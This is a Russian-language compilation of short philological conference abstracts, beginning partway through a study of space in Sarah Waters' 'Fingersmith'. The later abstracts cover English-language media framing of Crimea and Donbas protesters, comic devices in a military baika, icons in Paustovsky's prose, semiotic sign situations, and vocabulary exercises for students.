Пространство поместья Терновник, в котором воспитывается Мод и куда позже попадает Сью, место бесконечно мрачное; в нем царит темная гнетущая атмосфера, заставляющая вспомнить сенсационные романы с элементами готики. Однако поместье у Уотерс, скорее является воплощением чудовищных гендерных различий в эпоху викторианства. Кабинет *дяди Мод,* мистера Лилли, – это и символ мужской патриархатной власти и место порочных фантазий, объективирующих женщину (мистер Лилли собирает коллекцию порнографической литературы). Примечательно, что мистер Лилли был намерен воспитать из девочки кроткую и покорную леди, что налагало суровые ограничения на ее свободу, в том числе пространственные. Мод запрещалось пересекать границу кабинета: «И если только я увижу, что вы переступили через этот указательный палец, я поступлю с вами так же, как и с любым из слуг этого дома, сделай он такое, — я буду хлестать вас по глазам, до крови! Эта рука указывает границу невинности. Вы переступите через нее в свое время» [1].

Сумасшедший дом – место, в котором до определенного возраста жила и воспитывалась Мод, и куда обманным путем отправили Сью. Так в романе реализуется сразу два традиционных мотива сенсационного романа: мотив изменения имени (Сью и Мод не по своей воле дважды меняют имена) и мотив безумия и раздвоения личности. Однако Уотерс вновь дополняет классические мотивы неожиданным для читателя эпизодом детства Мод, которая воспитывалась в сумасшедшем доме в атмосфере женской заботы. В этом отношении писательница близка точке зрения Э. Шоуолтер, которая отмечала величайшую иронию в том, что в викторианском сумасшедшем доме, несмотря на ограничения, женщина обретала куда более свободное от диктата социальных установлений пространство и более сочувственное к себе отношение, нежели за его пределами [5].

Выводы. Каждое из исследованных пространств романа является «сенсационным» потому, что хранит в себе тайны прошлого. Рассмотренные локусы воровского притона на Лэнт-стрит, поместья Терновник и сумасшедшего дома в неовикторианском романе Сары Уотерс «Тонкая работа», с одной стороны, привлекают внимание как узнаваемые топосы сенсационного романа, образцами которого для писательницы выступают романы Диккенса и Коллинза. Вместе с тем, очевидная стилизация дополняется у Уотерс нюансировкой сложных социальных вопросов эпохи, преподнесенных из перспективы сочувствующего психологизированного взгляда на вопрос о социальном и гендерном неравенстве. Дом на Лэнт Стрит одновременно является логовом воров и фальшивомонетчиков и родным домом, где в любви растет сирота; респектабельное, на первый взгляд, поместье Терновник отражает не только порочные наклонности его хозяина, но и ущемление прав женщины в их собственном доме; а сумасшедший дом представлен не только местом, в котором психические болезни не лечатся, а скорее провоцируются, но и пространством заботы и опеки. В своем романе Уотерс иначе интерпретирует традиционные взгляды на положение викторианских женщин из низов (миссис Саксби) и женщин, принадлежащих респектабельному обществу. Примечательно, что и те, и другие оказываются способными на проявление глубоких чувств, в каком бы пространстве они не оказались, но практически всегда именно женщины становятся жертвами гендерных и социальных предубеждений. В финале романа Уотерс возвращает своих юных героинь в пространство кабинета некогда мрачного Терновника, однако теперь, свободные от мужского контроля, их слова звучат как манифест женщин будущего.

Список литературы

1. Уотерс С. Тонкая работа: роман / Сара Уотерс; пер. с англ. Н. Усовой. – М.: Иностранка, Азбука Аттикус, 2018. – 640 с. – (Большой роман).
2. Buchanan R. ‘Society’s looking-glass’ // Temple Bar, vol. 6, 1862. – Pp. 129–37.
3. *Wynne D.* The Sensation Novel and the Victorian Family Magazine // Palgrave MacMillan, 2001. – P. 8.
4. Pykett L. The improper feminine: the women’s sensation novel and the new woman writing // London; New York: Routledge, 1992. – P. 235.
5. Showalter El. “Victorian Women and Insanity.” Madhouses, Mad-Doctors and Madmen: The Social History of Psychiatry in the Victorian Era // Ed. Andrew Scull. Philadelphia: U of Pennsylvania P, 1981. – Pp. 271-313

УДК 81'42:811.111

КОМПАРАТИВНЫЙ АНАЛИЗ ОБРАЗА ПРОТЕСТУЮЩИХ В АНГЛОЯЗЫЧНЫХ СМИ ВО ВРЕМЯ ЕВРОМАЙДАНА И СОБЫТИЙ В КРЫМУ И НА ДОНБАССЕ

Кузина О. А.

Филиал МУГ им. М. В. Ломоносова в г. Севастополе

Отражение событий на Украине в 2014 году в СМИ Великобритании и США выстраивалось в рамках господствующей идеологии для реализации геополитических целей. Лидеры Англии и Америки вели политику поддержки сотрудничества Украины с ЕС, высказываясь в пользу протестующих, отстаивающих данный курс страны, и против В. Януковича как политика, принимающего решения вопреки выбору народа. В зарубежной прессе, следуя официальной риторике, протесты Евромайдана были представлены как всенародные масштабные демонстрации, участники которых люди всех возрастов, профессий и национальностей со всей Украины. Народ был изображен как герой, отважный борец и в итоге победитель в борьбе за европейское будущее государства[1]. В отличие от положительного образа протестов Евромайдана, события в Крыму и на Донбассе весной 2014 года были актуализированы абсолютно по-другому: как единичные немногочисленные выступления отдельных групп людей, поддерживаемые и финансируемые Россией, которые не выражали мнение большинства жителей данных регионов. Соответственно, давалась отрицательная оценка действий людей, и подчеркивалось вмешательство России.

Рассмотрим на примерах, взятых с сайтов качественной прессы Великобритании и США, особенности языковой репрезентации протестующих в Крыму и на Донбассе. В отличие от детального описания Евромайдана (в зарубежных СМИ появлялось по несколько публикаций в день), во время событий в Крыму и на Донбассе англоязычные новостные ресурсы старались помещать как можно меньше информации о протестах. Так, например, практически не освещался митинг в Севастополе 23 февраля 2014 года, когда на главной площади города собралось около 30 тысяч человек. Акцент ставился на том, что и в Крыму, и на Донбассе только отдельные группы населения поддерживали протесты:

In town centres, crowds of babushkas, their fur hats askew, can be heard chanting: "To Russia, to Russia." [Guardian 01.03.2014].

The pro-Russian separatists outside the occupied building in Donetsk swell to perhaps a thousand in the evenings. Many are pensioners … Most of the defenders were dishevelled and disorganized … They are not a homogeneous group [Times 13.04.2014].

A few hundred pro-Russian supporters, many of them elderly, hung around the Donetsk administrative centre yesterday as Soviet-era pop songs blared out. Pro-Russian protests have failed to generate the sort of mass rallies that characterised the pro-European protests in Kiev and led to the overthrow of President Yanukovych in February [Times 19.04.2014].

Most of those actively fronting the so-called People's Republic of Donbass are a motley crew of war veterans, elderly communists, conspiracy theorists, gangsters and Greater Russia fantasists [Times 26.04.2014].

Первое предложение описывает выступления в Крыму, сообщая, что в демонстрациях участвовали только пожилые люди. Используется культурно-специфическая слово-реалия *«babushka»,* заимствованная из русского в 1938 году и содержащая сему старости: *babushka – a Russian old woman or grandmother*, что делает образ более ярким. Читателю внушают, что только пенсионеры выступали на митингах за присоединение к России, молодое поколение в этом не участвовало, поскольку молодежь не разделяет эту точку зрения.

Остальные примеры относятся к протестам на Донбассе. В описаниях этого конфликта огромную роль играют номинации, задающие оценку событиям и действующим лицам. Т.Г. Добросклонская называет слова и словосочетания, ингерентно обладающие определенными политико-оценочными коннотациями, идеологически-модальной лексикой и утверждает, что такие группы слов становятся одним из важнейших средств воздействия в медиадискурсе при описании

[1] Анализ языковых средств репрезентации образа протестующего народа в западных СМИ во время Евромайдана смотрите в статье О.А. Кузиной «Идеологема как ключевая категория медиадискурса в период информационной войны (на примере освещения в англоязычной прессе событий на Украине в 2013-2014 гг.)» // Филологические науки. Вопросы теории и практики. – Тамбов: Грамота, 2018. – № 8 (86). Ч. 1. – С. 110 – 115.

военно-политических конфликтов [1, с. 91]. Так, люди, выступающие против киевских властей и за создание отдельной республики, именуются лексемой «*separatists» (a member of a group of people within a country who want to separate from the rest of the country and form their own government)*. В значении слова нет оценочного компонента, но т.к. Запад отстаивает идею территориальной целостности Украины, лексема получает отрицательную коннотацию, ведь сепаратисты пытаются нарушить эту целостность. Лексема *«separatists»* определяется прилагательным *«pro-Russian»*, актуализируя представление о связях протестующих с Россией и вызывая отрицательные ассоциации у западной аудитории. Таким образом, номинации расставляют политические акценты, выполняя интерпретирующую функцию. Среди протестующих снова выделены пенсионеры, т.е. протест всенародным назвать нельзя. Далее использованы прилагательные с отрицательными приставками и негативным значением (*dishevelled – very untidy*; *disorganised – badly planned*; *not able to plan or organize well*), акцентирующие внимание и на внешнем виде людей, и на их организационных способностях и поведении. Кратким простым предложением также уточняется, что принимающие участие в демонстрациях были неоднородной группой. Так у читателя формируют мнение о том, что протестующие были плохо организованы и не были объединены одной идеей, т.е. не представляли собой силу, способную реализовать свои цели.

Третий пример с помощью субстантивированного собирательного прилагательного *«the elderly»* также говорит о преобладании пожилых людей среди протестующих. Разговорный фразовый глагол *«to hang around» (to wait or stay near a place, not doing very much*) показывает, что люди ничего не предпринимают, бесцельно ходят вокруг, не имея плана действий. Разговорный регистр глагола придает пренебрежительную оценку. Имплицитно оценка заложена и в сопоставлении с протестами Евромайдана (*«failed to generate a sort of mass rallies»),* давая понять читателю, что эти протесты не столь масштабны и не способны достичь каких-то значимых целей.

И последняя цитата с помощью перечисления создает колоритную картину. Отрицательное оценочное устойчивое словосочетание *«motley crew» ((disapproving) a group consisting of many different types of people or things that do not seem to belong together*), использованное для собирательного наименования протестующих, проецирует отрицательную оценку на все последующие существительные. Однако многие перечисленные группы сами по себе вызывают отрицательные ассоциации в сознании реципиента. Так, лексема *«communist»* обладает отрицательной идеологической оценкой в западном дискурсе, слово *«gangsters» (a member of a group of violent criminals*) содержит сему преступности, противозаконности, а составное существительное *«conspiracy theory» (a theory that explain an event or set of circumstances as the result of a secret plot by usually powerful conspirators*) и словосочетание *«Greater Russia fantasists»* передают смысл чего-то нереального, не имеющего подтверждения или доказательств. Эти категории людей имеют мало общих интересов, что подчеркивает разобщенность протестующих.

Таким образом, при описании протестов в Крыму и на Донбассе внимание читателя фокусируется на том, что протестующие, в отличие от Евромайдана, очень разнородны, не предпринимают активных действий и не представляют собой единую силу, которая могла бы объединиться ради достижения общей цели. Так, читателя подводят к мысли, что такие демонстрации не представляли мнения большинства жителей регионов и не могли самостоятельно добиться таких результатов, как проведение референдума о присоединении Крыма к России и провозглашение отдельных республик Донецка и Луганска.

Список литературы

1. Добросклонская, Т.Г. Лингвистические способы выражения идеологической модальности в медиатекстах // Вестн. Моск. ун-та. Сер. 19. Лингвистика и межкультурная коммуникация. М., 2009. № 2. С. 85–94.

УДК 821.161.1

СРЕДСТВА СОЗДАНИЯ КОМИЧЕСКОГО В ЖАНРЕ БАЙКИ

Нестерук В. В.
Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Жанр байки традиционно относится к фольклору, и сугубо литературоведческих исследований, посвященных проблемам данной жанровой разновидности, достаточно мало. Несмотря на распространенность байки именно в устном народном творчестве, есть ряд писателей, которые нередко обращаются к рассматриваемому жанру, создавая свои яркие литературные версии. К числу таких авторов можно отнести, например, М. Веллера, М. Юдовского, Б. Никитина и др. Целью нашей работы является изучение средств комического, используемых литераторами при написании современных баек, на примере рассказа М. Успенского и А. Лазарчука «Желтая подводная лодка „Комсомолец Мордовии"» (далее по тексту цитирование из источника [1]).

Анализ названия раскрывает аллюзию на название песни группы The Beatles «Желтая подводная лодка» ("Yellow submarine"), а также ассоциацию с типом подводных лодок, в советском военно-морском флоте дежуривших на боевом посту в 1980-е гг. Комический оттенок в заголовке имеет и название республики Мордовия, поскольку этот субъект Российской Федерации находится вдали от морей или океанов, где подобная лодка могла бы курсировать.

Уже в первом абзаце авторы используют ряд художественных приемов, нанизывание которых и создает комический эффект, причем этих приемов настолько много, что воспринять все написанное можно лишь при медленном прочтении: инверсия (*«передача одна так называется»*), уменьшительные суффиксы (*«вдовушка», «барахлишко», «свитеришко», «стеклышко»*), сниженная лексика (*«сбагрила», «страмотища», «обноски»*), разговорные обороты (*«Я, ребята, аж взмок»*). Все эти приемы используются авторами в тексте повсеместно.

Одно из синтаксических средств комического в рассказе – частое повторение однородных членов предложения. Так, повторяться могут сказуемые (*«Да и как ей не быть мне знакомой, если из моих рук она и вышла, и ушла, и затерялась в джунглях шоу-бизнеса»*), однородные придаточные предложения (*«Кто купил, и за сколько, и купил ли вообще какой идиот – не сообщалось»*) и другие элементы.

Создание окказионализмов – еще один комический прием. Вещица, о которой столько говорил рассказчик с самого начала повествования, оказалась армейским альбомом, который рассказчик называет *«вещугой»*. В рассказе об особенностях воспитания молодых подводников в качестве меры наказания за несоблюдение правил уборки применяется *«отсракизм»*.

В тексте рассказа доминирует разговорная интонация, которой авторы достигают при помощи использования таких приемов, как сниженная лексика (*«идиот», «трепать языком»*), инверсия (*«короткий сюжетец был»*), намеренное искажение слов, имитирующее неграмотную речь (*«агромадный», «портоманет»*), восклицательные и вставные конструкции.

Еще одна характерная для рассказа черта – обилие речевых штампов и устойчивых образов, ставших даже банальными, например, *«а потом прижал бы к груди, обнял и заплакал», «анекдот „Кто бросил валенок на пульт?!!" – вовсе не такой смешной, как кажется»*.

Прием, который в тексте выполняет роль комического элемента, – реминисценция: так, рассказчик называет известную военную песню, вспоминая, как *«и горела роща под горою, и светилась, падая, ракета... и нас оставалось только трое»*. Или герой рассказа чуть не улетел, *«как кузнец Вакула на черте»*. При этом содержание упоминаемых произведений не имеет отношения к разворачиваемому сюжету, а известные слова и образы используются контекстуально, ситуативно. Учитывая, что тематически рассказ можно отнести к подразделу армейских баек, некоторые шутки авторов становятся более грубыми, под стать армейскому общению. Это замечание относится и к реминисценции, например, *«...и с ними кто-то пятый, солидный, как эсминец „Неисповедимый" среди шаланд, полных фекалий»*. В последних словах узнаются искаженные строки из известной песни об одессите Косте. Не менее вольно писатели обращаются и с другими известными высказываниями: *«Но свобода, равенство и панибратство на берегу кончаются...»*, подразумевая особенности уставных и личностных отношений на флоте.

В качестве реминисценции могут выступать и анекдоты, самые запоминающиеся фразы из которых также используются ситуативно: *«Хорошо хоть не бывает учений на полгода, не хватает на*

этого начальственной выдумки, полет фантазии у них, как у того крокодила: низэнько-низэнько...» Впрочем, и упомянутый анекдот тематически связан с военной службой.

Контраст используется писателями для придания комического характера, например, образу главного героя. Он назван *«спасителем мира»*, при этом его внешность буквально анекдотична (он *«рыжий и лопоухий»*), фамилия крайне неблагозвучная (*Залупынос*), родиной персонажа назван известный украинский город Кривой Рог, колхоз «Великие Проблемы».

Комическим средством становится и гипербола: *«Много про него можно было бы рассказать, только это отдельная книга получится... Одна борода – это три главы из той книги...»* или *«...а потом вышла их солистка и запела про Илью Муромца. Он, надо думать, столько не жил, сколько она пела»*. Этот традиционный прием комического эффективно используется во многих жанрах, включая байку.

Одно из наиболее частотно употребляемых в рассказе средств, создающих комических эффект в рассказе, – нанизывание разных однородных элементов. Это замечание относится уже к названию рассказа. Традиционно названия литературным произведениям даются краткие, ёмкие, запоминающиеся, а использование длинных конструкций является особым средством. «Желтая подводная лодка „Комсомолец Мордовии"» – это пять достаточно длинных слов, которые настраивают читателя на юмористическое восприятие текста. Нанизываться могут и клише применительно к конкретной ситуации. Так, описывая невозможность выполнения обещания, данного матросу (тот мечтал попасть на концерт группы «Битлз»), авторы комментируют: *«Все мы понимали, что адмирал стравил сгоряча, потому что секретного матроса в Америку не выпустят даже запаянным в свинцовый гроб, с кляпом во рту, урезанным языком и в сопровождении большого хора автоматчиков Девятого главного управления КГБ под руководством Никиты Карацупы и его верного пса Ингуса, который на самом деле был Индус, но имя это всегда писалось через „г", чтобы не обиделся Джавахарлал Неру, – даже если концерт будет проходить на территории советского посольства в условиях оккупации США объединенными силами войск стран Варшавского договора, Вьетнама и Кубы»*. В реальной ситуации общения для пояснения хватило бы любого из приведенных аргументов, но для усиления комического эффекта аргументы вводятся перечислением и доводятся до абсурда.

Таким образом, приемом комического может стать практически любое средство художественной выразительности, направленное писателем на решение конкретной литературной задачи – создания юмористического произведения в жанре байки.

Список литературы

1. Успенский М. Желтая подводная лодка «Комсомолец Мордовии» [Электронный ресурс] / М. Успенский, А. Лазарчук. - Режим доступа : http://lib.ru/LAZARCHUK/yellows.txt. – Дата обращения : 1.03.2020.

УДК 81'42:821.161.1

ИКОНА В РЕПРЕЗЕНТАЦИИ ЯЗЫКОВОЙ КАРТИНЫ МИРА К. Г. ПАУСТОВСКОГО

Сивова Т. В.

Гродненский государственный университет им. Янки Купалы, г. Гродно

Изучение отражающего особенности мировосприятия творческого наследия К.Г. Паустовского традиционно лежит в русле исследования его художественной эволюции (Л.С. Ачкасова, Л.П. Кременцов, С.А. Мантрова), метода (Д.В. Мызников), направления (В.М. Яценко), стиля (Н.П. Антипьев, Е.Н. Кобзарь, Д.К. Царик, С.Ф. Щёлокова), жанра (Е.А. Алексанян, З.С. Киреева, Ф.Р. Макарова), эстетической проблематики (З.А. Крылова, Л.А. Левицкий, Г.П. Трефилова), философско-эстетического (К.А. Шукурова) и нравственно-эстетического восприятия (Т. Вебер), этической концепции (Т.В. Карпеченко), языка писателя (И.С. Куликова, Н.П. Раздорова, Т.В. Сивова). Однако вопрос о религиозных основаниях мировоззрения писателя остаётся открытым как в силу стереотипизированности восприятия его художественного наследия, так и в связи с характеризующей период его творчества табуированностью религиозной темы. Вместе с тем о значимости веры в аксиологической системе К.Г. Паустовского, о его религиозном (как

положительном, так и отрицательном) опыте свидетельствует ряд фактов биографии писателя: венчание с Е.С. Загорской, дочерью священника, крещение сына Вадима, заказанная К.Г. Паустовским панихида по Н.А. Заболоцкому, его письма: [к Е.С. Загорской] *Ещё о многом я хотел бы написать тебе, о том, как близок и человечен стал для меня образ Христа, о том, что я теперь знаю, что те, кто стремится найти, увидеть свою душу, никогда не знают, куда они идут, и не могут знать, потому что душа человека – это конечная тайн*а [3, т. 9, с. 38]. Более того – функционирующие в произведениях и отражающие фрагмент языковой картины мира писателя топонимы *Афон*, *Вифлеем*, *Палестина*, *Ченстохов*, *Ясна Гура* и др., теонимы *Бог*, *Господь*, *Иисус*, *Христос*, *Спас* и др., геортонимы *Рождество*, *Пасха*, *Страстная суббота*, *Троицын день*, другая лексика с религиозным компонентом значения, например лексемы *вера*, *верить* [4], *Библия*, *Евангелие*, *Коран*; *богослужение*, *молебен*, *панихида*; *церковь*, *монастырь*, *собор*; *священник*, *поп*, *ксёндз*, *псаломщик*, *митрополит*, *католикос*, *экзарх*; *икона*, *образ*, *лик*, *крест*, *распятие*, *лампада*, *кадило*, *фреска*, *хоругвь* и др.: *Святки, Рождество и Пасха – самые душистые праздники в жизни*; *Он только впервые в жизни перекрестил Рамона и поцеловал* [3, т. 2, с. 313]; *Заместо креста так у него якорь, как у безбожника* [3, т. 1, с. 134], а также включаемые в тексты произведений фрагменты молитвенных текстов: *Лавинский неожиданно заказал панихиду. Ярко теплилась в моей руке тоненькая свеча, я мял её и слушал старческие возгласы: «В месте светле, в месте злачне, в месте покойне, идеже несть ни болезни, ни печали, ни воздыхания, но жизнь бесконечная»* [3, т. 1, с. 146].

Безусловно, К.Г. Паустовского нельзя назвать религиозным писателем, тем более значимой представляется задача описания специфики его восприятия иконы (подобные исследования осуществлялись на материале произведений Ф.М. Достоевского [5], М.И. Цветаевой [1], И.С. Шмелёва [2]), что послужит комплексной реконструкции картины мира писателя. Анализ функционирования лексем *икона* ‘живописное изображение Бога или святого (святых), являющееся предметом религиозного поклонения’ и *образ*, извлечённых из произведений, включённых в Собрание сочинений [3], позволяет сделать следующие выводы.

1. Сфера использования анализируемых лексем выходит за рамки собственно религиозного пространства: *Трегубов вошёл слишком быстро, не так, как всегда,* ***перекрестился на икону*** *и сел к столу* [3, т. 4, с. 103], расширяясь до важнейших пространственных плоскостей произведений К.Г. Паустовского: а) творчества (иконопись и живопись): *когда померла, оставила мне* ***икону Сергия Радонежского****. Сказала мне напоследок «Вот, внучек, учись так-то писать, чтобы плакала вся душа от небесной и земной красоты»* [3, т. 3, с. 530]; *среди болот в дрянной церковке –* ***икона****, может быть* ***Рублёва****, не знаю, – таких красок и мастерства нет и на Западе* [3, т. 1, с. 382], а также: *оно* [утро] *походило на те утра, что писали художники Возрождения* ***на*** *своих* ***картинах-иконах*** [3, т. 5, с. 257]; б) человека (соматический код): *Дымили тоненькие свечи, летали голуби,* ***лицо Наташи*** *было смуглым и бледным,* ***как серебро на чёрных иконах*** [3, т. 1, с. 113] и его «вещного мира»: *валялись солдатские бутсы, патроны, размокшие махорочные этикетки, серые пулемётные ленты,* ***иконки****, ремни* [3, т. 4, с. 322]; в) истории: *Этой иконой* ***благословили на царство*** *первого Романова* [3, т. 1, с. 294] и г) природы: *Мутно светили лампадки, и только* ***луна*** *за пыльным окном* ***сияла*** *круглой* ***золотой иконой*** [3, т. 3, с. 450].

2. Коррелируя с широким спектром атрибутивов, лексемы *икона*, *образ* получают разностороннюю характеристику, в которой актуализируется: а) имя святого (*Тихон Задонский*, *Николай Мирликийский*, *Сергий Радонежский*): *и только в углу висела такая же икона, как и у них в хате на Вольном острове: чёрный дед в серебряной ризе,* ***святитель Николай из Мир Ликийских****, заступник рыбацкого племени* [3, т. 6, с. 311]; б) пространственная характеристика: *Портреты Пушкина и Мицкевича всегда висели в её комнате рядом* ***с иконой Ченстоховской божьей матери*** [3, т. 4, с. 29]; *он рассматривал портреты героев войны двенадцатого года и* ***суздальские образа*** [3, т. 3, с. 556]; в) указание на материал изготовления иконы (*из чугуна*, *из перламутра*, *жестяная*): *Он рассеянно слушал службу и ковырял пальцем* ***иконы****,* ***отлитые из чистой меди*** [3, т. 3, с. 426]; г) темпоральная характеристика: *В Острой Браме, в бернардинских монастырях он видел* ***старинные иконы****, написанные безвестными художниками* [3, т. 3, с. 556]; д) колористическая: *За дубовым перелеском, на опушке, у края сыпучей песчаной дороги стоял поносившийся крест* ***с чёрной*** *жестяной* ***иконкой*** [3, т. 6, с. 398]; е) эмоционально-оценочная (*«чудотворная» икона божьей матери*; *бесстрастная и неживая*): ***Икона*** *– вся в цветах, свечах и серебряных амулетах – сверкала впереди, в дымном сумраке храма,* ***бесстрастная*** *и* ***неживая*** [3, т. 7, с. 248].

3. Писатель проводит оценочно нагруженные и сенсорно обусловленные параллели, эксплицирующие как своё позитивное, так и негативное отношение: *С этих икон,* ***как из узилищ****,*

испуганно смотрели ***молодые богоматери****, до одури окуренные ладаном, оправленные в старые жемчуга и смарагды. На самом деле они были смуглыми и дикими, как козы,* ***девочками****, бегавшими босиком по жаркой иудейской земле* [3, т. 7, с. 241]; ***Все вещи*** *– диваны, столы и стулья – были сделаны из светлого дерева, блестели от времени и* ***пахли кипарисом****,* ***как иконы*** [3, т. 3, с. 222].

Таким образом, получающая многостороннее описание икона, попадая в поле зрения К.Г. Паустовского, участвует в создании значимых для писателя пространственных плоскостей, вместе с тем авторское восприятие её носит не столько религиозный, сколько эстетический характер.

Список литературы

1. Бабенко И.И. Сакрально-религиозный компонент в языковой и концептуальной картине мира М. Цветаевой // Вестник ТГПУ. Сер. Гуманитарные науки (Филология). 2005. Вып. 3 (47). С. 33–39.

2. Бугакова Н.Б. Икона в картине мира И.С. Шмелёва // Филологические науки. Вопросы теории и практики. 2016. № 4 (58): в 3-х ч. Ч. 3. С. 72–74.

3. Паустовский К.Г. Собрание сочинений: в 9 т. М.: Худож. лит., 1981–1986. Т. 1: Романы и повести. 1981. 623 с. Т. 2: Роман и повести. 1981. 615 с. Т. 3: Повести. 1982. 687 с. Т. 4: Повесть о жизни. Кн. 1–3. 1982. 734 с. Т. 5: Повесть о жизни. Кн. 4–6. 1982. 591 с. Т. 6: Рассказы. 1983. 623 с. Т. 7: Сказки. Очерки. Литературные портреты. 1983. 575 с. Т. 8: Пьесы. Теория капитана Гернета. Статьи и выступления. 1984. – 447 с. Т. 9. Письма 1915–1968 гг. 1986. 542 с.

4. Сивова Т.В. Феномен веры в языковой картине мира К.Г. Паустовского // Література та культура Полісся. Сер. Філологічні науки. 2018. Вип. 91. № 10. С. 231–245.

5. Сидяков Ю.Л. О иконе (образе) в творчестве Достоевского / Альманах Тредиаковский. URL: http://www.trediakovsky.ru/o-ikone-obraze-v-tvorchestve-dostoevskogo (дата обращения: 07.03.2020).

УДК 316.776

ЗНАКОВЫЕ СИТУАЦИИ В КОММУНИКАЦИИ

Ситько Ю. Л.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Началом знаковой ситуации во времени для адресанта оказывается некий внутренний замысел, который в априорных формах можно определить как не имеющее еще материальной пространственной формы состояние субъекта знаковой ситуации в форме времени. Однако поскольку время обретает форму только в отношении к пространству, а само не имеет никаких внутренних границ, то замысел может быть определен в априорных формах как индивид (v ‡ P) или личность (v ‡ v). Такой замысел представляется субъекту как неограниченный во времени, из чего следует, что при означивании он будет представляться субъекту знаковой ситуации как одновременный и сигналу, и всей последующей цепи событий в коммуникации.

Как начало знаковой ситуации замысел должен быть соотнесен с неким еще не определенным кодом, который содержит в себе априорную информацию о форме априорную информацию о пространственной материальной форме знака, с которым замысел будет соотнесен.

Смысл, предшествуя знаковой ситуации во времени адресанта определяется как означаемое, которое приобретает в процессе семиозиса хотя, оно, безусловно ближе к материальной форме в противоположность означающему адресанта, которое от материальной формы отдаляется в процессе семиозиса. Такое означаемое может быть также названо знаковым событием и предшествует во времени знаковой ситуации знаковой субстанции.

Результатом знаковой ситуации во времени для адресанта является неограниченный во времени своего существования (субстанция) образ явления в формах пространства и времени (S ‡ v), соотнесенный с содержанием внутреннего мира адресанта. Как результат знаковой ситуации, субстанциональный образ должен быть оценен как означающее (знак), следовательно, как необходимо (возможно и уже действительно) соотнесенный с конкретным кодом и через него опосредованно связанный с означаемым. Субстанциональный образ, являясь конечным следствием и результатом знаковой ситуации, должен быть квалифицирован как означающее знаковой ситуации, знак, максимально удаленный от материальной формы во времени и содержащий в себе опосредованные кодом (и отфильтрованные) формальные признаки знакового события. Такой знак может быть назван

смыслом адресанта или даже знаковой субстанцией. Смысл, или знаковая ситуация является индексом знаковой ситуации, то есть следует за нею во времени

Таблица 1. Знаковые ситуации в коммуникации

	Адресант			Вещи к себе	Адресат		
Элементы знаковой ситуации	Означаемое	Интерпретанта	Означающее (репрезентамен)	Сигнал	Означаемое	Интерпретанта	Означающее (репрезентамен)
Код		Rheme				Dicent	
План содержания	Icon			→			Sinsign
План выражения			Qualisign		Index		
	смысл	значение	форма		форма	значение	смысл

Опосредующим механизмом между означаемым и означающим адресанта, соотносящим их с содержанием внутреннего мира адресанта как всей суммой индивидуального опыта, является интерпретирующий формы знакового события в формы знаковой субстанции код. Такой код Ч.С.Пирс назвал интерпретантой, и этот же код, мы глубоко в этом убеждены, Соссюр называл языковым знаком. Интерпретанту как код знаковой ситуации сугубо формально следует определить как логическую сумму (дизъюнкцию) совокупности всех действительных и возможных означаемых (знаковых событий), к которым интерпретанта применима, и потенциально порождаемых (каузируемых) означающих (знаковых субстанций) ($S \ddagger P \vee S \ddagger v$). Интерпретанта знаковой ситуации, это ее конституирующий признак, применяется к означаемому и лишь опосредованно проявляется и представляется во времени знаковой ситуации через означающее, однако сама интерпретанта непосредственно в опыте не дана, являясь формой хранения и инструментом (промежуточным средством) изменения информации.

УДК 372.881.111.1

СИСТЕМА ЛЕКСИЧЕСКИХ УПРАЖНЕНИЙ ПО ИНОСТРАННОМУ ЯЗЫКУ КАК ИНСТРУМЕНТ РАЗВИТИЯ ПОЗНАВАТЕЛЬНЫХ СПОСОБНОСТЕЙ СТУДЕНТОВ

Теплова Л. И., Медведовская О. В.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Познавательные способности представляют собой индивидуально-психологические свойства личности, проявляющиеся и развивающиеся в познавательной деятельности, характеризующие готовность ставить и решать задачи [2].

Развитие познавательных способностей определяется как одна из задач при обучении ряду дисциплин в высших учебных заведениях. Поскольку познавательная способность включает все умственные/мыслительные способности человека, в том числе и способность к языкам [3], то неудивительно, что среди этих дисциплин иностранный язык занимает важное место [1].

Лексические материалы, используемые в преподавании дисциплины «Иностранный язык» в вузах, по большей части представляют собой терминологию той или иной специальности и могут быть с успехом использованы для развития познавательных способностей студентов. Система таких упражнений может включать такие следующие их виды:

1) Упражнения на установление значения производного слова. Традиционно в учебных пособиях представлены упражнения на словообразование, предполагающие образование производное слово с помощью определенного суффикса. Как правило, подобные упражнения построены на материале производных, создаваемых по свойственной германским языкам модели (govern – government; beauty – beautiful), где корень и суффикс достаточно четко выделяются и их значение легко опознается. Вместе с тем терминологическая лексика, усвоение которой необходимо для овладения языком специальности, представлена большим количеством слов латинского происхождения, где выделение частей слова затруднительно. Безусловно, не ставится задача обучения студентов-экономистов или менеджеров латинскому языку. Но умение вычленять общие элементы в группе слов и устанавливать их значение позволяет успешно расширять словарный запас, а навыки анализа и синтеза, приобретаемые в ходе такой работы, способствуют развитию познавательных способностей. Примерами таких групп слов могут быть следующие: 1) *commission, commemorate*; 2) *preclude, include, conclude*; 3) *inclusive, exclusive, conclusive*; etc.

2) Упражнения на установление значения слов-интернационализмов. Терминологическая лексика характеризуется большим количеством слов-интернационализмов, среди которых есть как слова, заимствованные и в русский и в английский язык из латыни, так и слова, заимствованные в современный русский язык из английского. В результате различных семантических процессов, значения таких слов, когда-то произошедших из одного источника, могут существенно различаться в русском и английском языках. Трудности, связанные с овладением студентами лексическими единицами этой группы, могут быть двоякого рода. Во-первых, возникает проблема давно известная как «проблема ложных друзей переводчика», когда студенты могут опознать иноязычное слово и соотнести его с соответствующим русским словом на уровне формы, не отдавая себе отчет в том, что на уровне содержания эти слова различаются (например, *baton* ≠ *батон*).

Во-вторых, значение иностранного слова (например, *имплементация, диверсификация*) понимается неправильно. Студенты признают, что они пользуются этими терминами при изучении специальных дисциплин, однако, как показывает практика, понимают их значение неправильно.

Рассмотренная выше организация работы с лексикой позволяет оптимизировать процесс изучения языка, сократить количество обращений студентов к словарю при чтении текстов, более четкое выражать свои мысли при продуцировании собственных текстов, в целом повышать общую академическую культуру. Подобные задания позволяют студентам более осознанно пользоваться терминологией при восприятии и порождении текстов, как на иностранном, так и русском языках.

Список литературы

1. Евдокимова Н. В. Влияние иностранного языка на формирование познавательной способности. Вестник Ростовского государственного экономического университета (РИНХ) № 3 (47), 2014г.

2. Стрельченко Д.С. Оптимизация процесса развития познавательных способностей государственных служащих. Автореферат диссертации на соискание ученой степени кандидата психологических наук. Москва, 2003г.
3. Психологическая энциклопедия. Режим доступа: https://gufo.me/dict/psychology_encyclopedia/Когнитивные_(познавательные)_способности_(cognitive_abilities)

УДК 811.11-112

